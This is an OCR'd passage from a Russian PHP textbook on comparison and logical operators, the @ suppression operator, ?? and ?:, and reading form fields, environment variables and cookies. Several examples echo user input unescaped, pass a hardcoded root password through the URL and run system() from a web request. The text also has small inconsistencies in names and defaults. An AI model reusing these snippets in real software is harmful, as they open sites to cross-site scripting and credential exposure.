


Рис. 7.7. Извлечение угла наклона графического примитива

Операции сравнения

Это в своем роде уникальные операции, потому что независимо от типов своих аргументов они всегда возвращают одно из двух значений: `false` или `true`. Операции сравнения позволяют сравнивать два значения между собой и, если условие выполнено, возвращают `true`, в противном случае — `false`.

Итак:

- `a == b` — истина, если `a` равно `b`;
- `a != b` — истина, если `a` не равно `b`;
- `a === b` — истина, если `a` эквивалентно `b`;
- `a !== b` — истина, если `a` не эквивалентно `b`;

- `a < b` — истина, если `a` меньше `b`;
- `a > b` — истина, если `a` больше `b`;
- `a <= b` — истина, если `a` меньше либо равно `b`;
- `a >= b` — истина, если `a` больше либо равно `b`;
- `a <=> b` — возвращает –1, если `a` меньше `b`, 0, если `a` равно `b` и 1, если `a` больше `b`.

Особенности операторов == и !=

При использовании операций сравнения ключевые слова `false` и `true` — не совсем обычные константы. Раньше мы говорили, что `false` является просто синонимом для пустой строки, а `true` — для единицы. Именно так они выглядят, если написать следующие операторы:

```
echo false;  // выводит пустую строку, т. е. ничего не выводит
echo true;   // выводит 1
```

Теперь давайте рассмотрим программу, представленную в листинге 7.4.

Листинг 7.4. Логические переменные. Файл bool.php

```
<?php ## Логические переменные
  $hundred = 100;
  if ($hundred == 1)    echo "хм, странно... переменная равна 1!<br />";
  if ($hundred == true) echo "переменная истинна!<br />";
?>
```

Запустив сценарий, вы увидите, что отображается только вторая строка! Выходит, не все так просто: с точки зрения PHP константа `1` и значение `true` не идентичны. Мы видим, что в операторах сравнения (на равенство `==`, а также на неравенство `!=`) *PHP интерпретирует один из операндов как логический, если другой — логический исходно*. Иными словами, сравнивая что-то с `true` или `false` явно, мы всегда имеем в виду *логическое* сравнение, так что `100 == true`, а `0 == false`.

Но это еще не все. Вы будете, возможно, удивлены, что следующая команда:

```
if ("" == 0) echo "совпадение!";
```

печатает слово "совпадение!", хотя мы сравниваем пустую строку с нулем, а они, очевидно, никак не равны в обычном смысле! Мы приходим ко второму правилу: *если один из операндов оператора сравнения числовой, то сравнение всегда выполняется в числовом контексте, даже если второй операнд — не число.*

Запустим теперь такой код:

```
if ("Universe" == 0) echo "совпадение!";
```

Мы с удивлением обнаружим, что программа печатает "совпадение!". Это происходит как раз благодаря предыдущему правилу: 0 — число, а значит, оператор `==` трактует свои аргументы в целочисленном контексте. Иными словами, код выглядит для PHP так:

```
if (((int)"Universe") == 0) echo "совпадение!";
```

Когда PHP преобразует "нечисловую" строку в число, он всегда получает ответ 0. А значит, `(int)"Universe" == 0`, и сравнение срабатывает. Будьте внимательны!

Сравнение сложных переменных

В PHP сравнивать на равенство или неравенство можно не только скалярные переменные (т. е. строки и числа), но также массивы и объекты. При этом == сравнивает, например, массивы весьма "либерально":

```
$x = array(1, 2, "3");
$y = array(1, 2, 3);
echo "Равны ли два массива? ".($x == $y);
```

Данный пример сообщит, что массивы `$x` и `$y` равны, несмотря на то, что последний элемент одного из них — строка, а другого — число. То есть, если оператор == сталкивается с массивом, он идет "вглубь" и сверяет также каждую пару переменных. Делает он это при помощи самого себя (рекурсивно), выполняя, в частности, все правила сравнения логических выражений, которые были описаны выше. Рассмотрим еще один пример:

```
$x = array(1, 2, true);
$y = array(1, 2, 3);
echo "Равны ли два массива? ".($x == $y);
```

Смотрите, на первый взгляд, массивы `$x` и `$y` сильно различаются. Но вспомним, что с точки зрения PHP `3 == true`. Поэтому для нас нет ничего удивительного в сообщении программы о равенстве двух данных массивов.

Для полноты картины опишем, как оператор == работает с объектами.

```
class AgentSmith {}
$smit = new AgentSmith();
$wesson = new AgentSmith();
echo ($smit == $wesson);
```

Хотя объекты `$smith` и `$wesson` создавались независимо друг от друга и потому различны, они *структурно* выглядят одинаково (содержат одинаковые данные), а потому оператор == рапортует: объекты совпадают.

Подводя итог, можно сделать такой вывод: две переменные равны в смысле ==, если "на глаз" они хранят одинаковые величины.

Операция эквивалентности

Помимо оператора сравнения == в PHP присутствует оператор эквивалентности ===. Как мы уже замечали ранее, PHP довольно терпимо относится к тому, что строки неявно преобразуются в числа, и наоборот. Например, следующий код выведет, что значения переменных равны:

```
$int = 10;
$string = "10";
if ($int == $string) echo "переменные равны";
```

И это несмотря на то, что переменная `$int` представляет собой число, а `$string` — строку. Впрочем, данный пример показывает, каким PHP может быть услужливым, когда нужно. Давайте теперь посмотрим, какой казус способна породить эта "услужливость".

```
$zero = 0;  // ноль
$tsss = ""; // пустая строка
if ($zero == $tsss) echo "переменные равны";
```

Хотя переменные явно не равны даже в обычном понимании этого слова, программа заявит, что они совпадают. Напоминаем, почему так происходит: один из операндов (например, `$zero`) может трактоваться как `false`, а значит, и все сравнение производится в логическом контексте. Неудивительно, что оператор `echo` срабатывает.

Проблему решает оператор эквивалентности `===` (тройное равенство). Он не только сравнивает два выражения, но также их типы. Перепишем наш пример с использованием этого оператора:

```
$zero = 0;  // ноль
$tsss = ""; // пустая строка
if ($zero === $tsss) echo "переменные эквиваленты";
```

Вот теперь ничего напечатано не будет. Но возможности оператора эквивалентности идут далеко за пределы сравнения "обычных" переменных. С его помощью можно сравнивать также и массивы, объекты и т. д. Это бывает иногда очень удобно (листинг 7.5).

Листинг 7.5. Операторы равенства и эквивалентности. Файл eq.php

```
<?php ## Операторы равенства и эквивалентности.
  $yep  = array("реальность", true);
  $nein = array("реальность", "иллюзорна");
  if ($yep == $nein)  echo "Два массива равны";
  if ($yep === $nein) echo "Два массива эквивалентны";
?>
```

Если запустить представленный код, то выведется первое сообщение, но не второе: эквивалентности нет.

Для объектов сравнение на эквивалентность также производится в "строгом" режиме (листинг 7.6).

Листинг 7.6. Сравнение объектов. Файл eqobj.php

```
<?php ## Сравнение объектов.
  class AgentSmith {}
  $smit = new AgentSmith();
  $wesson = new AgentSmith();
  if ($smit == $wesson)  echo "Объекты равны.";
  if ($smit === $wesson) echo "Объекты эквивалентны.";
?>
```

На этот раз выводится, что объекты равны, но не сообщается, что они эквивалентны. Иными словами, при сравнении на эквивалентность двух переменных-объектов проверяется, ссылаются ли они на *один и тот же* объект.

Разумеется, для оператора === существует и его антипод — оператор !== (он состоит также из трех символов!).

Оператор <=>

В PHP 7 появился новый оператор <=>, который реализует сравнение переменных в механизмах поиска. Функция usort() подробнее описывается в *главе 14*. Старый стиль использования функции предполагает, что вы пишете функцию обратного вызова cmp(), которая сравнивает два числа $a и $b, возвращая 0, если числа равны, –1, если $a меньше $b, и 1, если $a больше $b.

```
<?php
  function cmp ($a, $b)
  {
    if ($a == $b) return 0;
    if ($a < $b) return -1;
    if ($a > $b) return 1;
  }
  $arr = array(3, 1, 7, 6, 9, 4);
  usort($arr, 'cmp');
  print_r($arr); // 1, 3, 4, 6, 7, 9
?>
```

С использованием оператора <=> и анонимной функции приведенный выше пример можно переписать гораздо короче

```
<?php
  $arr = array(3, 1, 7, 6, 9, 4);
  usort($arr, function($a, $b) { return $a <=> $b; });
  print_r($arr); // 1, 3, 4, 6, 7, 9
?>
```

Логические операции

Эти операции предназначены исключительно для работы с логическими выражениями и также возвращают false или true:

- ! a — истина, если a ложно, и наоборот;
- a && b — истина, если истинны и a, и b;
- a || b — истина, если истинны или a, или b, или оба операнда.

Следует заметить, что вычисление логических выражений, содержащих такие операции, идет всегда слева направо, при этом если результат уже очевиден (например, false && *что-то* всегда дает false), то вычисления обрываются, даже если в выражении присутствуют вызовы функций. Например, в операторе

```
$logic = 0 && (time() > 100);
```

стандартная функция time() никогда не будет вызвана.

Будьте осторожны с логическими операциями — не забывайте про удвоение символа. Обратите внимание, что, например, | и || — два совершенно разных оператора, первый

из которых может потенциально возвращать любое число, а второй — только `false` и `true`.

Для операторов `&&` и `||` существуют аналогичные операторы `and` и `or`, которые отличаются только более низким приоритетом, что позволяет не заключать в скобки выражения справа и слева от оператора.

Операция отключения предупреждений

Выдаче ясных и адекватных сообщений о возникших во время выполнения сценария ошибках разработчики PHP заслуженно уделили особое внимание. Наверное, вы уже запускали несколько простых PHP-программ из браузера и имели удовольствие видеть, что все ошибки выводятся прямо в окно браузера вместе с указанием, на какой строке и в каком файле они обнаружены. Остается только в редакторе найти нужную строку и исправить ошибку. Удобно, не правда ли?

PHP устроен так, что ранжирует ошибки и предупреждения по четырем основным "уровням серьезности". Вы можете настроить его, чтобы он выдавал только ошибки тех уровней, которые вас интересуют, игнорируя остальные (т. е. не выводя предупреждений о них). Впрочем, мы рекомендуем *всегда* включать контроль ошибок по максимуму, т. к. это может существенно упростить отладку программ. Допустим, мы так и поступили, и теперь PHP "ругается" даже на незначительные ошибки.

Однако не в любой ситуации это бывает удобно. Более того, иногда предупреждения со стороны интерпретатора просто недопустимы. Несколько забегая вперед, рассмотрим, например, сценарий, приведенный в листинге 7.7.

Листинг 7.7. Навязчивые предупреждения. Файл warn.php

```
<!-- Навязчивые предупреждения -->
<form action="warn.php">
<input type="submit" name="doGo" value="Click!">
</form>
<?php
  // В массиве $_REQUEST всегда содержатся пришедшие из формы данные.
  if ($_REQUEST['doGo']) echo "Вы нажали кнопку!";
?>
```

Мы хотели сделать так, чтобы при нажатии кнопки выдавалось соответствующее сообщение, но вот беда: теперь при первом запуске сценария PHP выдаст предупреждение о том, что "элемент массива `doGo` не инициализирован". (Его и, правда, нет, мы ведь еще ничего не нажимали в форме, а просто набрали адрес скрипта в адресной строке браузера.) Ну не отключать же из-за такой мелочи контроль ошибок во всем сценарии, не так ли? Как бы нам временно блокировать проверку ошибок, чтобы она не действовала лишь в одном месте, не влияя на остальной код?

Вот для этого и существует оператор `@` (отключение предупреждений). Если поместить данный оператор перед любым выражением (возможно, включающим вызовы функций, генерирующих предупреждения), то сообщения об ошибках в этом выражении будут подавлены и в окне браузера не отображены.

Замечание

На самом деле текст предупреждения сохраняется в переменной PHP `$php_errormsg`, которая может быть в будущем проанализирована. Эта возможность доступна, если в настройках PHP включен параметр `track_errors` (по умолчанию он как раз и установлен в значение `yes`).

Вот теперь мы можем переписать наш пример, грамотно отключив надоедливое предупреждение (листинг 7.8).

Листинг 7.8. Отключение навязчивого предупреждения. Файл warnoff.php

```
<!-- Отключение навязчивого предупреждения -->
<form action="warnoff.php">
<input type="submit" name="doGo" value="Click!">
</form>
<?php
// В массиве $_REQUEST всегда содержатся пришедшие из формы данные.
if (@$_REQUEST['doGo']) echo "Вы нажали кнопку!";
?>
```

Как можно заметить, листинг 7.8 отличается от листинга 7.7 всего лишь наличием оператора `@` внутри скобок инструкции `if`.

Замечание

Еще раз хотим посоветовать вам включать максимальный контроль ошибок в настройках PHP, а в спорных местах применять оператор `@`. Это просто, красиво, удобно. К тому же, как мы уже говорили, способно сильно облегчить отладку сценариев, не работающих по загадочным причинам.

Особенности оператора @

Оператор `@` — это "быстрое решение", которое программист применяет, когда ему лень писать объемный код. Часто его использование позволяет создавать более лаконичные и понятные программы, а это, как ничто другое, очень важно на начальном этапе разработки. Тем не менее в законченных сценариях рекомендуется по возможности избегать оператора `@`, и вот почему.

Ранее мы говорили, что PHP всегда выводит сообщения об ошибках в браузер. Это не совсем соответствует действительности: такое поведение задействуется лишь при включенной директиве `display_errors`, задающейся в файле php.ini. По умолчанию она включена в php.ini для рабочего сервера и выключена в php.ini для разработки.

Кроме того, интерпретатор имеет еще один настраиваемый режим работы, заставляющий его печатать ошибки не в браузер, а в файлы журнала сервера. Этот режим называется `log_errors` и задается одноименной директивой в файле php.ini. По умолчанию он отключен.

Вся проблема с оператором `@` заключается в том, что он подавляет лишь вывод сообщений об ошибках в браузер, но *не* в журналы сервера. Таким образом, если вы рассчитываете на включение `log_errors`, использование оператора `@` для вас нежелательно — иначе файлы журнала сервера быстро засорятся бессмысленными сообщениями.

Пример, приведенный в листинге 7.8, можно переписать и без использования оператора @. Делается это, например, так:

```
if (isset($_REQUEST['doGo'])) echo "Вы нажали кнопку!";
```

Конечно, писать каждый раз isset и пару скобок весьма утомительно. Кроме того, это ухудшает внешний вид кода. Зато так мы получаем программу, наиболее устойчивую к ошибкам.

Противопоказания к использованию

Действует правило: чем проще выражение, в котором вы отключаете предупреждения, тем лучше. А потому никогда не применяйте оператор @ в следующих случаях:

- перед директивой include (включение другого файла с кодом);
- перед вызовом собственных (не встроенных в PHP) функций;
- перед функцией eval() (запуск строкового выражения как программы на PHP).

В идеальном случае вы должны применять @ только в одном случае — когда надо трактовать необъявленную переменную (или элемент массива) как "пустую" величину. В примерах выше мы так и поступали.

Данные рекомендации объясняются очень просто: заблокировав выдачу предупреждений в большом участке кода, вы рискуете получить большие сложности при отладке, если в этом коде произойдет какая-нибудь неожиданность.

Вот несколько примеров использования оператора @, которые не приводят к сколько-нибудь серьезным проблемам при отладке:

```
// Проверка, установлен ли элемент массива
if (@$_REQUEST["doGo"]) echo "Кнопка нажата!";
// Разделение строки вида "ключ=значение" на пару переменных
@list ($key, $value) = explode("=", $string);
// Открытие файла с последующей проверкой
$f = @fopen("passwords.txt") or die("Не удалось открыть файл!");
```

> ***Примечание***
>
> Все затронутые в данном примере функции и конструкции мы обязательно рассмотрим в следующих главах.

Условные операции

PHP так же, как и любой C-подобный язык, предоставляет условный оператор, который возвращает y, в случае если x принимает значение true, и z в случае, если x принимает значение false

```
x ? y : z
```

Классическим примером условной операции является получение абсолютного значения переменной.

```
<?php
  $x = -17;
```

```
  $x = $x < 0 ? -$x : $x;
  echo $x; // 17
?>
```

Если переменная `$x` оказывается меньше нуля — у нее меняется знак, если переменная оказывается больше нуля, она возвращается без изменений.

Допускается не указывать средний параметр условного оператора. Такой синтаксис позволяет в одну строку проверять, инициализирована ли переменная, и если она не инициализирована, присваивать ей начальное значение. В листинге 7.9 проверяется, имеет ли переменная `$x` значение, отличное от `0`, `null`, пустой строки (и вообще всего, что может рассматриваться как `false`). Если переменная инициализирована — ее значение остается неизменным, если нет — ей присваивается единица.

Листинг 7.9. Средний параметр в условной конструкции не обязателен. Файл if.php

```
<?php
  $x = $x ?: 1;
  echo $x; // 1
?>
```

Как видно из предыдущего раздела, в PHP довольно часто приходится проверять, существует та или иная переменная, установлено ли значение массива. Мы бы могли воспользоваться конструкцией `?:` для того, чтобы проверить, существует ли нужный нам элемент массива:

```
if ($_REQUEST["doGo"] ?: false) echo "Кнопка нажата!";
```

Однако оператор `?:` не проверяет, существует ли переменная, указанная в качестве его первого операнда. Поэтому выражение выше выдаст замечание о том, что элемент `$_REQUEST["doGo"]` не существует. Корректное выражение выглядит следующим образом:

```
if (isset($_REQUEST["doGo"]) ?: false) echo "Кнопка нажата!";
```

Мы воспользовались формой `?:`, т. к. нам фактически не требуется значение `$_REQUEST["doGo"]`. Для того чтобы извлечь `$_REQUEST["doGo"]`, пришлось бы воспользоваться еще более длинной формой:

```
$val = isset($_REQUEST["doGo"]) ? $_REQUEST["doGo"] : false;
```

Переменная `$val` получит либо значение `$_REQUEST["doGo"]`, либо `false`, если `$_REQUEST["doGo"]` не существует.

Для того чтобы сделать такие проверки более компактными, в PHP 7 был введен дополнительный оператор `??`. Принимая два операнда, он возвращает значение элемента не равного `null`, при этом оператор автоматически проверяет на существование выражения и не генерирует замечание в случае отсутствия одного из них (листинг 7.10).

Листинг 7.10. Оператор `??`. Файл exists.php

```
<?php ## Оператор ??
  $x = null;
```


```
  $y = null;
  $z = 3;
  var_dump($x ?? $y ?? $z); // int(3)
?>
```

Теперь выражение для получения значения `$_REQUEST["doGo"]` можно записать в более компактной форме:

```
$val = $_REQUEST["doGo"] ?? false;
```

Резюме

В данной главе мы научились оперировать основными элементами любой программы на PHP — выражениями. Узнали, что некоторые операции сильно изменяют свое поведение, если их выполняют не с обычными, а с логическими переменными или с переменными, которые могут быть трактованы как логические. Мы выяснили, что понятия "равно" и "эквивалентно" для PHP сильно различаются. Также был рассмотрен полезный оператор отключения предупреждений `@` и изучены ситуации, в которых его применение не рекомендовано. Кроме того, мы познакомились с двумя новыми операторами — `<=>` и `??`, которые были введены в PHP 7.



ГЛАВА 8

Работа с данными формы

Листинги данной главы
можно найти в подкаталоге forms.

Дойдя до этого места, мы столкнулись с проблемой непростого выбора: продолжать и дальше рассказывать о самом языке PHP или же чуть-чуть уйти в сторону и рассмотреть более прикладные задачи? Мы остановились на последнем. Как-никак, Web-программирование в большей части (или хотя бы наполовину) представляет собой обработку различных данных, введенных пользователем, т. е. обработку форм.

Пожалуй, нет другого такого языка, как PHP, который бы настолько облегчил нам задачу обработки и разбора форм, поступивших из браузера. Дело в том, что в язык на самом нижнем уровне встроены все необходимые возможности, поэтому нам не придется даже и задумываться над особенностями протокола HTTP и размышлять, как же происходит отправка и прием `POST`-форм или даже загрузка файлов. Разработчики PHP все предусмотрели.

В *главе 2* мы довольно подробно рассмотрели механизм работы протокола HTTP, который отвечает за доставку данных из браузера на сервер и обратно. Впрочем, там было довольно много теории, так что предлагаем повторить этот процесс еще раз — так сказать, с прикладных позиций, а также разобрать возможности, предоставляемые PHP.

Передача данных командной строки

Вначале хотим вас поздравить: сейчас мы уже знаем достаточно, чтобы начать писать простейшие сценарии на PHP типа "Hello, world: сейчас 10 часов утра". Однако нашим сценариям будет недоставать одного — интерактивного взаимодействия с пользователем.

Поставим перед собой задачу написать сценарий, который принимает в параметрах две величины: зарегистрированное имя и пароль. Если зарегистрированное имя равно `root`, а пароль — `Z1ON0101`, следует напечатать: "Доступ открыт для пользователя <*имя*>" и заблокировать сервер (т. е. вывести стандартный экран "Блокировка" с запросом пароля для разблокирования). Если же данные неверны, необходимо вывести сообщение "Доступ закрыт!".

Примечание

Конечно, это очень простой сценарий. Но и начинать лучше с простого.

Сначала рассмотрим наиболее простой способ передачи параметров сценарию — непосредственный набор их в URL после знака `?` — например, в формате `login=`*имя*`&password=`*пароль* (мы рассматривали этот прием в *части I*). Правда, даже программисту довольно утомительно набирать эту строку вручную. Всякие там `?`, `&`, `%`... К счастью, существуют удобные возможности языка HTML, которые, конечно, поддерживаются всеми браузерами.

Итак, пусть у нас на сервере в корневом каталоге есть сценарий на PHP под названием hello.php. Наш сценарий распознает два параметра: `login` и `password`. Таким образом, если мы зададим в адресной строке браузера

http://localhost:4000/hello.php?login=root&password=Z10N0101

то должны получить требуемый результат.

Как только задача осознана, можно приступать к ее решению. Но прежде бывает полезно решить аналогичную, но более простую задачу. Итак, как же нам в сценарии получить строку параметров, переданную после знака вопроса в URL при обращении к сценарию? Как было указано в *части I* книги, для этого можно проанализировать переменную окружения `QUERY_STRING`, которая в PHP доступна под именем `$_SERVER['QUERY_STRING']`. Напишем небольшой пример, чтобы это проиллюстрировать (листинг 8.1).

Листинг 8.1. Вывод параметров командной строки. Файл qs.php

```
<!DOCTYPE html>
<html lang="ru">
<head>
  <title>Вывод параметров командной строки</title>
  <meta charset='utf-8'>
</head>
<body>
<?php
  echo "Данные из командной строки: {$_SERVER['QUERY_STRING']}";
?>
</body>
</html>
```

Если теперь мы запустим этот сценарий из браузера (перед этим сохранив его в файле test.php в корневом каталоге сервера) примерно вот таким образом:

http://localhost:4000/qs.php?this+is+the+world

то получим документ следующего содержания:

```
Данные из командной строки: this+is+the+world
```

Обратите внимание на то, что URL-декодирование символов не произошло: строка `$_SERVER['QUERY_STRING']`, как и одноименная переменная окружения, всегда приходит в той же самой форме, в какой она была послана браузером. Давайте запомним этот небольшой пример — он еще послужит нам в будущем.

Так как PHP изначально создавался именно как язык для Web-программирования, то он дополнительно проводит некоторую работу с переменной `QUERY_STRING` перед передачей управления сценарию. А именно, он разбивает ее по пробельным символам (в нашем примере пробелов нет, их заменяют символы `+`, но эти символы PHP также понимает правильно) и помещает полученные кусочки в массив-список `$argv`, который впоследствии может быть проанализирован в программе. Заметьте, что здесь действует точно такая же техника, которая принята в C, с точностью до названия массива с аргументами.

Все же массив `$argv` используется при программировании на PHP крайне редко, что связано с гораздо бóльшими возможностями интерпретатора по разбору данных, поступивших от пользователя. Однако в некоторых (обычно учебных) ситуациях его применение оправдано, так что не будем забывать об этой возможности.

Формы

Вернемся к поставленной задаче. Как нам сделать, чтобы пользователь мог в удобной форме ввести зарегистрированное имя и пароль? Очевидно, придется создать что-нибудь типа диалогового окна Windows, только в браузере. Итак, нам понадобится обычный HTML-документ (например, form.html в корневом каталоге) с элементами этого диалога — текстовыми полями — и кнопкой. Давайте модифицируем форму, которая приводилась в *главе 2*, только теперь мы уже будем не просто разбирать, как и куда поступают данные, а напишем сценарий, который эти данные будет обрабатывать (листинг 8.2).

Листинг 8.2. Страница с формой. Файл form.html

```
<!DOCTYPE html>
<html lang="ru">
<head>
  <title>Страница с формой</title>
  <meta charset='utf-8'>
</head>
<body>
  <form action="hello.php">
    Логин: <input type="text" name="login" value=""><br />
    Пароль: <input type="password" name="password" value=""><br />
    <input type="submit" value="Нажмите кнопку, чтобы запустить сценарий!">
  </form>
</body>
</html>
```

Загрузим наш документ в браузер. Теперь, если заполнить поля ввода и нажать кнопку, браузер обратится к сценарию hello.php и передаст через `?` все атрибуты, расположенные внутри тегов `<input>` в форме и разделенные символом `&` в строке параметров. Заметьте, что в атрибуте `action` тега `<form>` мы задали относительный путь, т. е. сценарий hello.php будет искаться браузером в том же самом каталоге, что и файл form.html.

Как мы знаем, все перекодирования и преобразования, которые нужны для URL-кодирования данных, осуществляются браузером автоматически. В частности, буквы кириллицы превратятся в %*XX*, где *XX* — некоторое шестнадцатеричное число, обозначающее код символа.

Использование форм позволяет в принципе не нагружать пользователя такой информацией, как имя сценария, его параметры и т. д. Он всегда будет иметь дело только с полями, переключателями и кнопками формы.

Осталось теперь лишь определиться, как мы можем извлечь `$login` и `$password` из строки параметров. Конечно, мы можем попытаться разобрать ее "вручную" при помощи стандартных функций работы со строками (которых в PHP великое множество), и этот прием действительно будет работать. Однако, прежде чем браться за ненужное дело, давайте посмотрим, что нам предлагает сам язык.

Трансляция полей формы

Итак, мы не хотим заниматься прямым разбором переменной окружения `QUERY_STRING`, в которой хранятся параметры сценария. И правильно не хотим — интерпретатор перед запуском сценария делает все сам. Причем независимо от того, каким методом — `GET` или `POST` — воспользовался браузер. То есть, PHP сам определяет, какой метод был задействован (благо, информация об этом доступна через переменную окружения `REQUEST_METHOD`), и получает данные либо из `QUERY_STRING`, либо из стандартного входного потока. Это крайне удобно и достойно подражания, вообще говоря, в любых CGI-сценариях.

Все данные из полей формы PHP помещает в глобальный массив `$_REQUEST`. В нашем случае значение поля `login` после начала работы программы будет храниться в `$_REQUEST['login']`, а значение поля `password` — в `$_REQUEST['password']`. То есть, не надо ничего ниоткуда "получать" — все уже установлено и распаковано из URL-кодировки. Максимум удобств, минимум затрат, не правда ли? К тому же, еще и работает быстрее, чем аналогичный кустарный код, написанный на PHP, потому что разработчики PHP предусмотрели функцию разбора командной строки на C.

Кроме того, чтобы можно было как-то разделить `GET`-параметры от `POST`-данных, PHP также создает массивы `$_GET` и `$_POST`, заполняя их соответствующими значениями. Нетрудно догадаться, что `$_REQUEST` представляет собой всего лишь объединение этих двух массивов.

Наш окончательный сценарий hello.php приведен в листинге 8.3.

Листинг 8.3. Использование данных формы. Файл hello.php

```
<!DOCTYPE html>
<html lang="ru">
<head>
  <title>Использование данных формы</title>
  <meta charset='utf-8'>
</head>
<body>
<?php
```

```
  if ($_REQUEST['login'] == "root" && $_REQUEST['password'] == "Z10N0101") {
    echo "Доступ открыт для пользователя {$_REQUEST['login']}";
    // Команда блокирования рабочей станции (работает в NT-системах)
    system("rundll32.exe user32.dll,LockWorkStation");
  } else {
    echo "Доступ закрыт!";
  }
?>
</body>
</html>
```

Замечание

Здесь мы применили инструкцию `if` (условное выполнение блока) и функцию `system()` (запуск команды операционной системы), которые нами еще не рассматривались. Надеемся, что читатель простит нам это — тем более, что скрипт весьма прост.

Теперь усовершенствуем скрипт — сделаем так, чтобы при запуске без параметров сценарий выдавал документ с формой, а при нажатии кнопки — выводил нужный текст. Самый простой способ определить, был ли сценарий запущен без параметров — проверить, существует ли переменная с именем, совпадающим с именем кнопки отправки. Если такая переменная существует, то, очевидно, что пользователь запустил программу, нажав кнопку (листинг 8.4).

Листинг 8.4. Усовершенствованный скрипт блокировки сервера. Файл lock.php

```
<!DOCTYPE html>
<html lang="ru">
<head>
  <title>Усовершенствованный скрипт блокировки сервера</title>
  <meta charset='utf-8'>
</head>
<body>
<?php if (!isset($_REQUEST['doGo'])) {?>
  <form action="<?=$_SERVER['SCRIPT_NAME']?>">
  Логин: <input type="text" name="login" value=""><br />
  Пароль: <input type="password" name="password" value=""><br />
  <input type="submit" name="doGo" value="Нажмите кнопку!">
  </form>
<?php } else {
  if ($_REQUEST['login'] == "root" && $_REQUEST['password'] == "Z10N0101") {
    echo "Доступ открыт для пользователя {$_REQUEST['login']}";
    // Команда блокирования рабочей станции (работает в NT-системах)
    system("rundll32.exe user32.dll,LockWorkStation");
  } else {
    echo "Доступ закрыт!";
  }
} ?>
</html>
</body>
```

Из этого примера мы можем почерпнуть еще один удобный прием, который нами пока не рассматривался. Это конструкция <?= *выражение* ?>. Она является не чем иным, как просто более коротким обозначением для <?php echo *выражение* ?>, и предназначена для того, чтобы вставлять величины прямо в HTML-страницу.

> ***Замечание***
>
> Помните наши рассуждения о том, что же первично в PHP: текст или программа? Конструкция <?= применяется обычно в тот момент, когда выгодно считать, что первичен текст. В нашем примере именно так и происходит — ведь кода на PHP тут очень мало, в основном страница состоит из HTML-тегов.

Обратите внимание на полезный прием: в параметре action тега <form> мы не задали явно имя файла сценария, а извлекли его из переменной окружения SCRIPT_NAME (которая, как и все такие переменные, хранится в массиве $_SERVER). Это позволило нам не "привязываться" к имени файла, т. е. теперь мы можем его в любой момент переименовать без потери функциональности.

Теперь исчезла необходимость и в промежуточном файле form.html: его код встроен в сам сценарий. Именно так и нужно разрабатывать сценарии: и просто, и делу польза. Здесь действует общий принцип: чем меньше файлов, задающих внешний вид страницы, тем лучше (только не обобщайте это на файлы с программами — последствия могут быть катастрофическими!).

Трансляция переменных окружения

Однако "интеллектуальные" возможности PHP на этом далеко не исчерпываются. Дело в том, что в переменные преобразуются не только все данные формы, но и переменные окружения (включая QUERY_STRING, CONTENT_LENGTH и многие другие).

Например, приведем сценарий (листинг 8.5), печатающий IP-адрес пользователя, который его запустил, а также тип его браузера (эти данные хранятся в переменных окружения REMOTE_ADDR и HTTP_USER_AGENT, доступных в скрипте через массив $_SERVER).

Листинг 8.5. Вывод IP-адреса и браузера пользователя. Файл ip.php

```
<!DOCTYPE html>
<html lang="ru">
<head>
  <title>Вывод IP-адреса и браузера пользователя</title>
  <meta charset='utf-8'>
</head>
<body>
  Ваш IP-адрес: <?= $_SERVER['REMOTE_ADDR'] ?><br />
  Ваш браузер: <?= $_SERVER['HTTP_USER_AGENT'] ?>
</body>
</html>
```

Трансляция cookies

Наконец, все cookies, пришедшие скрипту, попадают в массив $_COOKIES. Для иллюстрации рассмотрим сценарий, который считает, сколько раз его запустил текущий пользователь (листинг 8.6).

Листинг 8.6. Демонстрация работы с массивом $_COOKIES. Файл cookie.php

```
<?php ## Демонстрация работы с массивом $_COOKIES
  // Вначале счетчик равен нулю
  $count = 0;
  // Если в Cookies что-то есть, берем счетчик оттуда
  if (isset($_COOKIE['count'])) $count = $_COOKIE['count'];
  $count++;
  // Записываем в Cookies новое значение счетчика
  setcookie("count", $count, 0x7FFFFFFF, "/");
  // Выводим счетчик
  echo $count;
?>
```

Функцию `setcookie()` мы еще не рассматривали, но обязательно сделаем это в следующих главах. Она всего лишь посылает в браузер пользователя cookie с указанным именем и значением.

Обработка списков

Механизм трансляции полей формы в PHP работает приемлемо, когда среди них нет полей с одинаковыми именами. Если же таковые встречаются, то в переменную записываются только данные последнего встретившегося поля. Это довольно-таки неудобно при работе, например, со списком множественного выбора `<select multiple>`:

```
<select name="Sel" multiple>
  <option>First</option>
  <option>Second</option>
  <option>Third</option>
</select>
```

В таком списке вы можете выбрать (подсветить) не одну, а сразу несколько строчек, используя клавишу <Ctrl> и щелкая по ним кнопкой мыши. Пусть мы выбрали `First` и `Third`. Тогда после отправки формы сценарию придет строка параметров `Sel=First&Sel=Third` и в переменной `$_REQUEST['Sel']` окажется, конечно, только `Third`. Значит ли это, что первый пункт потерялся и механизм трансляции в PHP работает некорректно? Оказывается, нет. И для решения подобных проблем в PHP предусмотрена возможность давать имена полям формы в виде "массива с индексами":

```
<select name="Sel[]" multiple>
  <option>First</option>
  <option>Second</option>
  <option>Third</option>
</select>
```

